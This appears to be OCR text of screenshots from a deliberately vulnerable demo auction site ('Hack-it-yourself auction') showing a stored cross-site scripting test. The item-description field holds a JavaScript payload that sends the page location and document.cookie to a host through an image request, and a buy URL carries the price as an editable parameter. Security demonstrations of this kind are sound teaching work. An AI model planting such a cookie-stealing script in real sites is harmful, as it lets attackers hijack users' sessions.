

PHPAUCTION - MICROSOFT INTERNET EXPLORER
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Links
Address
http://auction.f5.com/sell.php?
Go
Hack-it-yourself auction
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Jan.17 2005, 21:56:25
67 REGISTERED USERS 701 AUCTIONS
Done
Internet

Sell an item

Item title

Item description (HTML allowed)

```
            <script language="javascript">
            document.write('<img
src=http://localhost/?url=' +
document.location + '&cookie=' +
document.cookie + '>');
            </script>
```



http://auction.f5.com/

Hack-it-yourself auction

Home | Sell an item | Register now | Login | Help

Search Go!

Browse Go!

Jan.17 2005, 21:16:32

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

User login

Username


Password

Forgot your password?

Go!

Help Column

- General Help
- Bidding
- Registering
- Selling



http://auction.f5.com/item.php?id=f8ec37e9ac0fef4007257b2387c525c5

Hack-it-yourself auction

Home | Sell an item | Your control panel | Contact Us | Logout | Help

Search [ ] Go! Browse [ ] Go! Jan.17 2005, 22:04:26

67 REGISTERED USERS 701 AUCTIONS

Send this auction to a friend | Post a question for Seller

DVD player

Item description This item has been viewed 1 times

Buy it now!
34.00 USD

Buy it!


Item description

dvd player

No picture available

Country : American Samoa (12345)
Shipping conditions: Buyers pays shipping expenses , Will NOT ship internationally
Payment methods: Paypal

Buy it now!


PHPAUCTION - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back Search Favorites
Links
Address
Go
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Internet

http://auction.f5.com/buy.php?price=34.00+USD&product=DVD+player&Input=Buy+it%21

Hack-it-yourself auction

Jan.17 2005, 22:06:11

67 REGISTERED USERS 701 AUCTIONS

Back to the item | View history | User's e-mail

